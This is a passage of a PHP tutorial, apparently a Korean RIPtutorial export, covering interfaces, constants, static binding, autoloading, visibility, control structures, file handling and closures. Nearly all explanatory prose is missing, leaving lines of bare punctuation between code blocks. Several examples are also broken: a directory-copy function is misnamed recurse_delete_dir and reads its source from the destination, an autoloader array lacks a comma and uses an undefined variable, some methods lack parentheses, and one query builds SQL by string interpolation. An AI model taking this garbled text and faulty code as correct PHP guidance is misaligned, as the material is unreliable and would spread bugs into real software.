API .   "" ,   .

`class` `interface`   .

```
interface Foo {

}
```

.   .   .

```
interface Foo {
    const BAR = 'BAR';

    public function doSomething($param1, $param2);
}
```

: ,   () ,   .

`implements` . ,   .

.

```
interface Foo {
    public function doSomething($param1, $param2);
}

interface Bar {
    public function doAnotherThing($param1);
}


class Baz implements Foo, Bar {
    public function doSomething($param1, $param2) {
        // ...
    }

    public function doAnotherThing($param1) {
        // ...
    }
}
```

.   .

```
abstract class AbstractBaz implements Foo, Bar {
    // Partial implementation of the required interface...
    public function doSomething($param1, $param2) {
        // ...
    }
}

class Baz extends AbstractBaz {
    public function doAnotherThing($param1) {
        // ...
    }
}
```

.   .

: PHP 5.3.9   . PHP   [1] .

`extends`   .   .

```
interface Foo {

}

interface Bar {

}

interface Baz extends Foo, Bar {

}
```

.   .

```
interface VehicleInterface {
    public function forward();

    public function reverse();

    ...
}

class Bike implements VehicleInterface {
    public function forward() {
        $this->pedal();
    }

    public function reverse() {
        $this->backwardSteps();
    }

    protected function pedal() {
        ...
    }

    protected function backwardSteps() {
        ...
    }

    ...
}

class Car implements VehicleInterface {
    protected $gear = 'N';

    public function forward() {
        $this->setGear(1);
        $this->pushPedal();
    }

    public function reverse() {
        $this->setGear('R');
        $this->pushPedal();
    }

    protected function setGear($gear) {
        $this->gear = $gear;
    }
    protected function pushPedal() {
        ...
    }

    ...
}
```

Bike Car . VehicleInterface .

Type . .

```
class ParkingGarage {
    protected $vehicles = [];

    public function addVehicle(VehicleInterface $vehicle) {
        $this->vehicles[] = $vehicle;
    }
}
```

`addVehicle` `VehicleInterface` `$vehicle` ( ) ParkingGarage Bikes Cars .

. , `3.14` `"Apple"` ( ) . `const` . define .

, π . `const` .

```
class MathValues {
    const PI = M_PI;
    const PHI = 1.61803;
}

$area = MathValues::PI * $radius * $radius;
```

double ( ) . `MathValues::PI = 7` (: `MathValues::PI = 7`).

(:). `self` ( ) .

```
class Labor {
    /** How long, in hours, does it take to build the item? */
    const LABOR_UNITS = 0.26;
    /** How much are we paying employees per hour? */
    const LABOR_COST = 12.75;

    public function getLaborCost($number_units) {
         return (self::LABOR_UNITS * self::LABOR_COST) * $number_units;
    }
}
```

<5.6 .

PHP 5.6 . , .

```
class Labor {
    /** How much are we paying employees per hour? Hourly wages * hours taken to make */
    const LABOR_COSTS = 12.75 * 0.26;

    public function getLaborCost($number_units) {
         return self::LABOR_COSTS * $number_units;
    }
}
```

PHP 7.0 `define` `define` .

```
define("BAZ", array('baz'));
```

. , , `Pie` `Pie` .

```
class Pie {
    protected $fruit;

    public function __construct($fruit) {
        $this->fruit = $fruit;
    }
}
```

`Pie` .

```
$pie = new Pie("strawberry");
```

`Pie` . , "boysenberry" "boisenberry" . , . , . `Fruit` `Fruit` .

```
class Fruit {
    const APPLE = "apple";
    const STRAWBERRY = "strawberry";
    const BOYSENBERRY = "boysenberry";
}

$pie = new Pie(Fruit::STRAWBERRY);
```

. . `new Pie('aple')` `new Pie('apple')` `new Pie(Fruit::APLE)` , `new Pie(Fruit::APLE)` .

.

`MyClass::CONSTANT_NAME` .

```
echo MyClass::CONSTANT;

$classname = "MyClass";
echo $classname::CONSTANT; // As of PHP 5.3.0
```

PHP .

PHP 7.1 . , ( ). :

```
class Something {
    const PUBLIC_CONST_A = 1;
    public const PUBLIC_CONST_B = 2;
    protected const PROTECTED_CONST = 3;
    private const PRIVATE_CONST = 4;
}
```

vs

:

```
function bar() { return 2; };

define('BAR', bar());
```

.

```
function bar() { return 2; };

class Foo {
    const BAR = bar(); // Error: Constant expression contains invalid operations
}
```

:

```
function bar() { return 2; };

define('BAR', bar());

class Foo {
    const BAR = BAR; // OK
}
```

.

:: class

PHP 5.5 `::class` `use` .

```
namespace foo;
use bar\Bar;
echo json_encode(Bar::class); // "bar\\Bar"
echo json_encode(Foo::class); // "foo\\Foo"
echo json_encode(\Foo::class); // "Foo"
```

(:).

. , `class_exists` . .

```
class_exists(ThisClass\Will\NeverBe\Loaded::class, false);
```

PHP 5.3 . self:: scope resolors . .

```
class Horse {
    public static function whatToSay() {
         echo 'Neigh!';
    }

    public static function speak() {
         self::whatToSay();
    }
}

class MrEd extends Horse {
    public static function whatToSay() {
         echo 'Hello Wilbur!';
    }
}
```

MrEd whatToSay() . .

```
Horse::speak(); // Neigh!
MrEd::speak(); // Neigh!
```

self::whatToSay(); Horse . MrEd . static:: scope resolutor . . .

```
class Horse {
    public static function whatToSay() {
         echo 'Neigh!';
    }

    public static function speak() {
         static::whatToSay(); // Late Static Binding
    }
}

Horse::speak(); // Neigh!
MrEd::speak(); // Hello Wilbur!
```

. . .

```
abstract class MyAbstractClass {
    abstract public function doSomething($a, $b);
}
```

.

" " . .

Worker . .

```
interface Worker {
    public function run();
}
```

Worker run() .

```
abstract class AbstractWorker implements Worker {
    protected $pdo;
    protected $logger;

    public function __construct(PDO $pdo, Logger $logger) {
        $this->pdo = $pdo;
        $this->logger = $logger;
    }

    public function run() {
        try {
            $this->setMemoryLimit($this->getMemoryLimit());
            $this->logger->log("Preparing main");
            $this->prepareMain();
            $this->logger->log("Executing main");
            $this->main();
        } catch (Throwable $e) {
            // Catch and rethrow all errors so they can be logged by the worker
            $this->logger->log("Worker failed with exception: {$e->getMessage()}");
            throw $e;
        }
    }

    private function setMemoryLimit($memoryLimit) {
        ini_set('memory_limit', $memoryLimit);
        $this->logger->log("Set memory limit to $memoryLimit");
    }

    abstract protected function getMemoryLimit();

    abstract protected function prepareMain();

    abstract protected function main();
}
```

, getMemoryLimit() . AbstractWorker . AbstractWorker .

AbstractWorker prepareMain() main() prepareMain() main() .

try - catch . throw catch throw. .

AbstractWorker .

```
class TranscactionProcessorWorker extends AbstractWorker {
    private $transactions;

    protected function getMemoryLimit() {
        return "512M";
    }

    protected function prepareMain() {
        $stmt = $this->pdo->query("SELECT * FROM transactions WHERE processed = 0 LIMIT 500");
        $stmt->execute();
        $this->transactions = $stmt->fetchAll();
    }
    protected function main() {
        foreach ($this->transactions as $transaction) {
            // Could throw some PDO or MYSQL exception, but that is handled by the
AbstractWorker
            $stmt = $this->pdo->query("UPDATE transactions SET processed = 1 WHERE id =
{$transaction['id']} LIMIT 1");
            $stmt->execute();
        }
    }
}
```

, `TransactionProcessorWorker` . . `TransactionProcessorWorker` `AbsractWorker` .

abstract ( ). ( ) . protected protected public private .

PHP .

PHP .

: X 1 (X :: x) .

PHP . .

FQN ( ) PHP (PHP PHP) .

.

`application\controllers\Base` :

```
<?php
namespace application\controllers { class Base {...} }
```

`application\controllers\Control` :

```
<?php
namespace application\controllers { class Control {...} }
```

`application\models\Page` :

```
<?php
namespace application\models { class Page {...} }
```

FQN .

- ◦ applications
    - controllers
        - Base.php
        - Control.php
    - models
        - Page.php

FQN .

```
function getClassPath(string $sourceFolder, string $className, string $extension = ".php") {
    return $sourceFolder . "/" . str_replace("\\", "/", $className) . $extension; // note that
"/" works as a directory separator even on Windows
}
```

spl_autoload_register :

```
const SOURCE_FOLDER = __DIR__ . "/src";
spl_autoload_register(function (string $className) {
    $file = getClassPath(SOURCE_FOLDER, $className);
    if (is_readable($file)) require_once $file;
});
```

(fallback) .

```
const SOURCE_FOLDERS = [__DIR__ . "/src", "/root/src"]);
spl_autoload_register(function (string $className) {
    foreach(SOURCE_FOLDERS as $folder) {
        $extensions = [
            // do we have src/Foo/Bar.php5_int64?
            ".php" . PHP_MAJOR_VERSION . "_int" . (PHP_INT_SIZE * 8),
            // do we have src/Foo/Bar.php7?
            ".php" . PHP_MAJOR_VERSION,
            // do we have src/Foo/Bar.php_int64?
            ".php" . "_int" . (PHP_INT_SIZE * 8),
            // do we have src/Foo/Bar.phps?
            ".phps"
            // do we have src/Foo/Bar.php?
            ".php"
        ];
        foreach($extensions as $ext) {
            $path = getClassPath($folder, $className, $extension);
            if(is_readable($path)) return $path;
        }
    }
});
```

PHP . . , phar .

.

, .

```
interface Animal {
    public function makeNoise();
}

class Cat implements Animal {
    public function makeNoise
    {
        $this->meow();
    }
    ...
}

class Dog implements Animal {
    public function makeNoise {
        $this->bark();
    }
    ...
}

class Person {
    const CAT = 'cat';
    const DOG = 'dog';

    private $petPreference;
    private $pet;

    public function isCatLover(): bool {
        return $this->petPreference == self::CAT;
    }

    public function isDogLover(): bool {
        return $this->petPreference == self::DOG;
    }

    public function setPet(Animal $pet) {
        $this->pet = $pet;
    }

    public function getPet(): Animal {
        return $this->pet;
    }
}

if($person->isCatLover()) {
    $person->setPet(new Cat());
} else if($person->isDogLover()) {
    $person->setPet(new Dog());
}

$person->getPet()->makeNoise();
```

, `User` `makeNoise` `makeNoise` `Animal` (`Dog|Cat`) .

(/) (/) , .

OOP Visibility PHP .

`public` .

- .
-
- ,

`public` .

```
class MyClass {
    // Property
    public $myProperty = 'test';
    // Method
    public function myMethod() {
        return $this->myProperty;
    }
}

$obj = new MyClass();
echo $obj->myMethod();
// Out: test

echo $obj->myProperty;
// Out: test
```

`protected` .

- .
-

, . / . ( ) .

`protected` .

```
class MyClass {
    protected $myProperty = 'test';

    protected function myMethod() {
        return $this->myProperty;
    }
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myMethod();
    }
}

$obj = new MySubClass();
$obj->run(); // This will call MyClass::myMethod();
// Out: test

$obj->myMethod(); // This will fail.
// Out: Fatal error: Call to protected method MyClass::myMethod() from context ''
```

`protected` . : " ."

`private` .

- **Only** ( ) .

`private` .

.

```
class MyClass {
    private $myProperty = 'test';

    private function myPrivateMethod() {
        return $this->myProperty;
    }

    public function myPublicMethod() {
        return $this->myPrivateMethod();
    }

    public function modifyPrivatePropertyOf(MyClass $anotherInstance) {
        $anotherInstance->myProperty = "new value";
    }
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myPublicMethod();
    }

    public function runWithPrivate() {
        echo $this->myPrivateMethod();
    }
}

$obj = new MySubClass();
$newObj = new MySubClass();

// This will call MyClass::myPublicMethod(), which will then call
// MyClass::myPrivateMethod();
$obj->run();
// Out: test


$obj->modifyPrivatePropertyOf($newObj);

$newObj->run();
// Out: new value

echo $obj->myPrivateMethod(); // This will fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context ''

echo $obj->runWithPrivate(); // This will also fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context
'MySubClass'
```

private / .

(`__construct()`) . `__construct()` . , `parent::` scope resolutor :

```
parent::__construct();
```

.

```
class Foo {

    function __construct($args) {
        echo 'parent';
    }

}

class Bar extends Foo {

    function __construct($args) {
        parent::__construct($args);
    }
}
```

`__construct()` `echo` .

Def : **Final** Keyword final . .

```
class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}

class ChildClass extends BaseClass {
   public function moreTesting() {
       echo "ChildClass::moreTesting() called\n";
   }
}
// Results in Fatal error: Cannot override final method BaseClass::moreTesting()
```

:

```
final class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   // Here it doesn't matter if you specify the function as final or not
   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}

class ChildClass extends BaseClass {
}
// Results in Fatal error: Class ChildClass may not inherit from final class (BaseClass)
```

: Java `final` PHP . `const` .

`final` ?

1.
2.
3. API .
4.

API .
5. `final` .
6. `extends`
7. .
8. .

`final` : :

1. () .
2. API .

$ this,

`$this` . `self` . , `$this->member` `self::$member` .

`sayHello()` `sayGoodbye()` `self` `$this` difference .

```
class Person {
    private $name;

    public function __construct($name) {
        $this->name = $name;
    }

    public function getName() {
        return $this->name;
    }

    public function getTitle() {
        return $this->getName()." the person";
    }

    public function sayHello() {
        echo "Hello, I'm ".$this->getTitle()."<br/>";
    }

    public function sayGoodbye() {
        echo "Goodbye from ".self::getTitle()."<br/>";
    }
}

class Geek extends Person {
    public function __construct($name) {
        parent::__construct($name);
    }

    public function getTitle() {
        return $this->getName()." the geek";
    }
}

$geekObj = new Geek("Ludwig");
$geekObj->sayHello();
$geekObj->sayGoodbye();
```

`static`

.   .

.

```
class Car {
    protected static $brand = 'unknown';

    public static function brand() {
         return self::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

.

self brand()   Car .

static .

```
class Car {
    protected static $brand = 'unknown';

    public static function brand() {
         return static::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

.

BMW

(:   )   static self . .   .

```
class Singleton {
    private static $instance = null;

    public static function getInstance(){
        if(!isset(self::$instance)){
            self::$instance = new self();
        }

        return self::$instance;
    }

    private function __construct() {
        // Do constructor stuff
    }
}
```

private static `$instance` .   .

`getInstance()`   .   CPU .   ,   .   .

`new`   .   `private` `protected` .

.

```
$singleton = Singleton::getInstance();
```

,   .

`require` `include` .   PHP (autoloading) . Composer , Composer   .

?

.   PHP   .

3 PHP   ?

`__autoload` , `spl_autoload_register`   .   PHP   . autoload   .   (`require` ie)   .   . PHP <5.3   `spl_autoload_register` .

```
spl_autoload_register(function ($className) {
    $path = sprintf('%s.php', $className);
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

`sprintf`   ".php"   . `FooBar` `FooBar.php`   , `FooBar.php`   .

. , User_Post User_Image User , _ "" .

```
spl_autoload_register(function ($className) {
    //                        replace _ by / or \ (depending on OS)
    $path = sprintf('%s.php', str_replace('_', DIRECTORY_SEPARATOR, $className) );
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

User_Post "User / Post.php".

spl_autoload_register . "class.CLASSNAME.php"? . (User_Post_Content => "User / Post / Content.php")? .

- Composer - 3 .

```
spl_autoload_register(function ($className) {
    $path = sprintf('%1$s%2$s%3$s.php',
        // %1$s: get absolute path
        realpath(dirname(__FILE__)),
        // %2$s: / or \ (depending on OS)
        DIRECTORY_SEPARATOR,
        // %3$s: don't wory about caps or not when creating the files
        strtolower(
            // replace _ by / or \ (depending on OS)
            str_replace('_', DIRECTORY_SEPARATOR, $className)
        )
    );

    if (file_exists($path)) {
        include $path;
    } else {
        throw new Exception(
            sprintf('Class with name %1$s not found. Looked in %2$s.',
                $className,
                $path
            )
        );
    }
});
```

.

```
require_once './autoload.php'; // where spl_autoload_register is defined

$foo = new Foo_Bar(new Hello_World());
```

:

```
class Foo_Bar extends Foo {}
class Hello_World implements Demo_Classes {}
```

foo/bar.php , foo.php , hello/world.php demo/classes.php .

PHP 7 . , , , .

.

```
new class("constructor argument") {
    public function __construct($param) {
        var_dump($param);
    }
}; // string(20) "constructor argument"
```

private protected . . private .

:

```
class Outer {
    private $prop = 1;
    protected $prop2 = 2;

    protected function func1() {
        return 3;
    }

    public function func2() {
        // passing through the private $this->prop property
        return new class($this->prop) extends Outer {
            private $prop3;

            public function __construct($prop) {
                $this->prop3 = $prop;
            }

            public function func3() {
                // accessing the protected property Outer::$prop2
                // accessing the protected method Outer::func1()
                // accessing the local property self::$prop3 that was private from
Outer::$prop
                return $this->prop2 + $this->func1() + $this->prop3;
            }
        };
    }
}

echo (new Outer)->func2()->func3(); // 6
```

PHP . .

.

```
class Shape {
    public $sides = 0;

    public function description() {
        return "A shape with $this->sides sides.";
    }
}
```

.

```
$myShape = new Shape();
```

.

```
$myShape = new Shape();
$myShape->sides = 6;

print $myShape->description(); // "A shape with 6 sides"
```

`__construct()` . .

```
class Shape {
    public $sides = 0;

    public function __construct($sides) {
        $this->sides = $sides;
    }

    public function description() {
        return "A shape with $this->sides sides.";
    }
}

$myShape = new Shape(6);

print $myShape->description(); // A shape with 6 sides
```

, .

.

```
class Square extends Shape {
    public $sideLength = 0;

    public function __construct($sideLength) {
       parent::__construct(4);

       $this->sideLength = $sideLength;
    }

    public function perimeter() {
        return $this->sides * $this->sideLength;
    }

    public function area() {
        return $this->sideLength * $this->sideLength;
    }
}
```

Square Shape Square .

```
$mySquare = new Square(10);

print $mySquare->description()/ // A shape with 4 sides

print $mySquare->perimeter() // 40

print $mySquare->area() // 100
```

: https://riptutorial.com/ko/php/topic/504/-

104:

Examples

PHP `if` , `while` , `for` , `foreach` `switch` .

(:) `endif;` , `endwhile;` , `endfor;` , `endforeach;` , `endswitch;` . .

```
if ($a == 42):
    echo "The answer to life, the universe and everything is 42.";
endif;
```

`elseif` :

```
if ($a == 5):
    echo "a equals 5";
elseif ($a == 6):
    echo "a equals 6";
else:
    echo "a is neither 5 nor 6";
endif;
```

PHP Manual - -

`while` true .

```
$i = 1;
while ($i < 10) {
    echo $i;
    $i++;
}
```

: `123456789`

.

`do-while` .

```
$i = 0;
do {
    $i++;
    echo $i;
} while ($i < 10);

Output: `12345678910`
```

.

`goto` . PHP 5.3 .

goto goto `goto MyLabel;` .

: `MyLabel:` .

`Hello World!` :

```
<?php
goto MyLabel;
echo 'This text will be skipped, because of the jump.';

MyLabel:
echo 'Hello World!';
?>
```

`declare` .

.

- `ticks`
- `encoding`
- `strict_types`

1 .

```
declare(ticks=1);
```

`declare` `strict_types` .

```
declare(strict_types=1);
```

`if` . `else if` .

```
if ($a > $b) {
  echo "a is greater than b";
} else {
  echo "a is NOT greater than b";
}
```

PHP Manual - -

if-else

. if-else . if .

: `$a=1; $b=2;`

```
echo ($a > $b) ? "a is greater than b" : "a is NOT greater than b";
```

: `a is NOT greater than b` .

&

require include E_COMPILE_ERROR E_COMPILE_ERROR . require . include E_WARNING .

```
require 'file.php';
```

PHP Manual - -

include .

./variables.php

```
$a = 'Hello World!';
```

./ main.php`

```
include 'variables.php';
echo $a;
// Output: `Hello World!`
```

.

---

file include . .

configuration.php

```
<?php
return [
    'dbname' => 'my db',
    'user' => 'admin',
    'pass' => 'password',
];
```

main.php

```
<?php
$config = include 'configuration.php';
```

.

PHP Manual - -

---

include require .

:

include1.php :

```
<?php
    $a = "This is to be returned";

    return $a;
?>
```

index.php :

```
    $value = include 'include1.php';
   // Here, $value = "This is to be returned"
```

return .

return .

```
function returnEndsFunctions()
{
   echo 'This is executed';
   return;
   echo 'This is not executed.';
}
```

returnEndsFunctions(); returnEndsFunctions(); This is executed ;

and return .

...

for .

```
for ($i = 1; $i < 10; $i++) {
    echo $i;
}
```

: 123456789

.

foreach .

```
$array = [1, 2, 3];
foreach ($array as $value) {
    echo $value;
}
```

: 123 .

foreach Iterator .

:

```
$array = ['color'=>'red'];

foreach($array as $key => $value){
    echo $key . ': ' . $value;
}
```

: `color: red`

.

elseif

elseif

`elseif` `if` `else` `if` . `if` `if` `if` . `elseif` .

"a b ", "a b " "a b " .

```
if ($a > $b) {
    echo "a is bigger than b";
} elseif ($a == $b) {
    echo "a is equal to b";
} else {
    echo "a is smaller than b";
}
```

---

elseif

if elseif .

```
if ($a == 1) {
    echo "a is One";
} elseif ($a == 2) {
    echo "a is Two";
} elseif ($a == 3) {
    echo "a is Three";
} else {
    echo "a is not One, not Two nor Three";
}
```

if .

```
if ($a > $b) {
  echo "a is bigger than b";
}
```

PHP Manual - - If

`switch` `if` . `switch` `case` . `case` `default` ( ).

`case` `default` `break` . `switch` . `break` `case` . `break` `case` `case` .

```
switch ($colour) {
case "red":
    echo "the colour is red";
    break;
case "green":
case "blue":
    echo "the colour is green or blue";
    break;
case "yellow":
    echo "the colour is yellow";
    // note missing break, the next block will also be executed
case "black":
    echo "the colour is black";
    break;
default:
    echo "the colour is something else";
    break;
}
```

`switch` `case` . "100 " .

```
$i = 1048;
switch (true) {
case ($i > 0):
    echo "more than 0";
    break;
case ($i > 100):
    echo "more than 100";
    break;
case ($i > 1000):
    echo "more than 1000";
    break;
}
```

`switch`

: https://riptutorial.com/ko/php/topic/2366/-

105:

- int readfile (string $ filename [, bool $ use_include_path = false [, $]])

	.
use_include_path	include_path TRUE .
	.

.

1. .
    - . . , DirectoryIterator SplFileInfo .
2. .
    - . / , /home/user/file.txt Windows , , C:/Users/user/file.txt
    - , getcwd chdir .
3. .
    - scheme:// wrapper scheme:// . , file_get_contents("http://example.com") http://example.com .
4. .
    - Windows DIRECTORY_SEPARATOR / . / (: realpath) .

Examples

unlink .

```
$filename = '/path/to/file.txt';

if (file_exists($filename)) {
    $success = unlink($filename);

    if (!$success) {
         throw new Exception("Cannot delete $filename");
    }
}
```

rmdir rmdir . . . .

/ ( ) .

```
function recurse_delete_dir(string $dir) : int {
    $count = 0;
    // ensure that $dir ends with a slash so that we can concatenate it with the filenames
directly
    $dir = rtrim($dir, "/\\") . "/";

    // use dir() to list files
    $list = dir($dir);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($dir . $file)) {
            unlink($dir . $file);
            $count++;
        } elseif(is_dir($dir . $file)) {
            $count += recurse_delete_dir($dir . $file);
        }
    }

    // finally, safe to delete directory!
    rmdir($dir);

    return $count;
}
```

IO

`file_get_contents` `file_put_contents` PHP .

`file_put_contents` `FILE_APPEND` `FILE_APPEND` . `LOCK_EX` . | OR .

```
$path = "file.txt";
// reads contents in file.txt to $contents
$contents = file_get_contents($path);
// let's change something... for example, convert the CRLF to LF!
$contents = str_replace("\r\n", "\n", $contents);
// now write it back to file.txt, replacing the original contents
file_put_contents($path, $contents);
```

`FILE_APPEND` . `LOCK_EX` . , :

```
file_put_contents("logins.log", "{$_SESSION["username"]} logged in", FILE_APPEND | LOCK_EX);
```

CSV IO

```
fgetcsv($file, $length, $separator)
```

`fgetcsv` csv . CSV `FALSE` .

CSV .

```
$file = fopen("contacts.csv","r");
print_r(fgetcsv($file));
print_r(fgetcsv($file,5," "));
fclose($file);
```

contacts.csv

```
Kai Jim, Refsnes, Stavanger, Norway
Hege, Refsnes, Stavanger, Norway
```

:

```
Array
(
    [0] => Kai Jim
    [1] => Refsnes
    [2] => Stavanger
    [3] => Norway
)
Array
(
    [0] => Hege,
)
```

stdout

`readfile` . readfile () .

```
$file = 'monkey.gif';

if (file_exists($file)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($file).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($file));
    readfile($file);
    exit;
}
```

stdout `fpassthru` . 1024 stdout .

```
$fh = fopen("file.txt", "rb");
fseek($fh, -1024, SEEK_END);
fpassthru($fh);
```

`file` . .

```
print_r(file("test.txt"));
```

test.txt

```
Welcome to File handling
This is to test file handling
```

:

```
Array
(
    [0] => Welcome to File handling
    [1] => This is to test file handling
)
```

▪

is_dir is_file . file_exists .

```
$dir  = "/this/is/a/directory";
$file = "/this/is/a/file.txt";

echo is_dir($dir) ? "$dir is a directory" : "$dir is not a directory", PHP_EOL,
    is_file($dir) ? "$dir is a file" : "$dir is not a file", PHP_EOL,
    file_exists($dir) ? "$dir exists" : "$dir doesn't exist", PHP_EOL,
    is_dir($file) ? "$file is a directory" : "$file is not a directory", PHP_EOL,
    is_file($file) ? "$file is a file" : "$file is not a file", PHP_EOL,
    file_exists($file) ? "$file exists" : "$file doesn't exist", PHP_EOL;
```

:

```
/this/is/a/directory is a directory
/this/is/a/directory is not a file
/this/is/a/directory exists
/this/is/a/file.txt is not a directory
/this/is/a/file.txt is a file
/this/is/a/file.txt exists
```

---

filetype filetype .

- fifo
- char
- dir
- block
- link
- file
- socket
- unknown

filetype :

```
echo filetype("~"); // dir
```

`filetype` false `E_WARNING` .

`is_writable` `is_readable` .

`false` .

/

`filemtime` `fileatime` . Unix . .

```
echo "File was last modified on " . date("Y-m-d", filemtime("file.txt"));
echo "File was last accessed on " . date("Y-m-d", fileatime("file.txt"));
```

fileinfo

```
$fileToAnalyze = ('/var/www/image.png');

$filePathParts = pathinfo($fileToAnalyze);

echo '<pre>';
   print_r($filePathParts);
echo '</pre>';
```

:

```
Array
(
    [dirname] => /var/www
    [basename] => image.png
    [extension] => png
    [filename] => image
)
```

:

```
$filePathParts['dirname']
$filePathParts['basename']
$filePathParts['extension']
$filePathParts['filename']
```

$	
$	4 [PATHINFO_DIRNAME, PATHINFO_BASENAME, PATHINFO_EXTENSION PATHINFO_FILENAME]

- ( ) .
- .
- . (MIME).
- `$path` . `image.jpg.png` `.jpg` `.png` . .

▪

10MB CSV `file` `file_get_contents` `memory_limit`

XXXXX .

. (top-1m.csv 1 22MB)

```
var_dump(memory_get_usage(true));
$arr = file('top-1m.csv');
var_dump(memory_get_usage(true));
```

.

```
int(262144)
int(210501632)
```

`$arr` ~ 200MB RAM . .

.

```
var_dump(memory_get_usage(true));
$index = 1;
if (($handle = fopen("top-1m.csv", "r")) !== FALSE) {
    while (($row = fgetcsv($handle, 1000, ",")) !== FALSE) {
        file_put_contents('top-1m-reversed.csv',$index . ',' . strrev($row[1]) . PHP_EOL,
FILE_APPEND);
        $index++;
    }
    fclose($handle);
}
var_dump(memory_get_usage(true));
```

```
int(262144)
int(262144)
```

1 CSV . `fgetcsv` `$row` `$row` .

IO

`fopen` , , . `resource` .

```
$f = fopen("errors.log", "a"); // Will try to open errors.log for writing
```

.

`r`	,
`r+`	.
`w`	. . .
`w+`	. . .
`a`	. .
`a+`	. .
`x`	. `fopen` .
`x+`	. `fopen` .
`c`	. . .
`c+`	. . .

Windows `t` (: `a+b` , `wt`) `"\n"` `"\r\n"` . `b` .

PHP `Too many open files` `fclose` `fclose` . CLI . , ( ).

`fread` EOF .

`fgets` EOL .

`fread` `fgets` .

`stream_get_contents` (), `stream_get_contents` .

(`a`) . `fseek` .

- `SEEK_SET` : . .
- `SEEK_CUR` : .
- `SEEK_END` : . . .

`rewind` `fseek($fh, 0, SEEK_SET)` .

`ftell` .

10 10 10 10 file.txt 10 .

```
$fh = fopen("file.txt", "rb");
fseek($fh, 10); // start at offset 10
echo fread($fh, 10); // reads 10 bytes
fseek($fh, 10, SEEK_CUR); // skip 10 bytes
echo fread($fh, 10); // read 10 bytes
fseek($fh, -10, SEEK_END); // skip to 10 bytes before EOF
echo fread($fh, 10); // read 10 bytes
fclose($fh);
```

`fwrite` .

```
fwrite($fh, "Some text here\n");
```

`copy` . .

```
if (copy('test.txt', 'dest.txt')) {
    echo 'File has been copied successfully';
} else {
    echo 'Failed to copy file to destination given.'
}
```

, `unlink` `copy` , `rmdir` `mkdir` . .

```
function recurse_delete_dir(string $src, string $dest) : int {
    $count = 0;

    // ensure that $src and $dest end with a slash so that we can concatenate it with the
filenames directly
    $src = rtrim($dest, "/\\") . "/";
    $dest = rtrim($dest, "/\\") . "/";

    // use dir() to list files
    $list = dir($src);

    // create $dest if it does not already exist
    @mkdir($dest);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($src . $file)) {
            copy($src . $file, $dest . $file);
            $count++;
        } elseif(is_dir($src . $file)) {
            $count += recurse_copy_dir($src . $file, $dest . $file);
        }
    }

    return $count;
}
```

/

/ . `rename` `rename` .

- `rename("~/file.txt", "~/file.html");`
- `rename("~/dir", "~/old_dir");`
- `rename("~/dir/file.txt", "~/dir2/file.txt");`

: https://riptutorial.com/ko/php/topic/1426/-

106:

Examples

PHP . . .

Closure . :

```
<?php

$myClosure = function() {
    echo 'Hello world!';
};

$myClosure(); // Shows "Hello world!"
```

`$myClosure` `Closure` , `$myClosure` (cf. http://fr2.php.net/manual/en/class.closure.php)

`callable` , usort .

.

```
<?php

$data = [
    [
        'name' => 'John',
        'nbrOfSiblings' => 2,
    ],
    [
        'name' => 'Stan',
        'nbrOfSiblings' => 1,
    ],
    [
        'name' => 'Tom',
        'nbrOfSiblings' => 3,
    ]
];

usort($data, function($e1, $e2) {
    if ($e1['nbrOfSiblings'] == $e2['nbrOfSiblings']) {
        return 0;
    }

    return $e1['nbrOfSiblings'] < $e2['nbrOfSiblings'] ? -1 : 1;
});

var_dump($data); // Will show Stan first, then John and finally Tom
```

use . :

```
<?php
```

```
$quantity = 1;

$calculator = function($number) use($quantity) {
    return $number + $quantity;
};

var_dump($calculator(2)); // Shows "3"
```

""   .   . :

```
<?php

function createCalculator($quantity) {
    return function($number) use($quantity) {
        return $number + $quantity;
    };
}

$calculator1 = createCalculator(1);
$calculator2 = createCalculator(2);

var_dump($calculator1(2)); // Shows "3"
var_dump($calculator2(2)); // Shows "4"
```

Closure   . `bindTo` ,   . :

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

.

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

property protected private . . . bindTo bindTo .

private . . . .

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    private $property; // $property is now private

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance, MyClass::class);

$myBoundClosure(); // Shows "Hello world!"
```

. , .

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }

    public function getDisplayer()
      {
        return function() {
              echo $this->property;
        };
      }
}
```

```
$myInstance = new MyClass('Hello world!');

$displayer = $myInstance->getDisplayer();
$displayer(); // Shows "Hello world!"
```

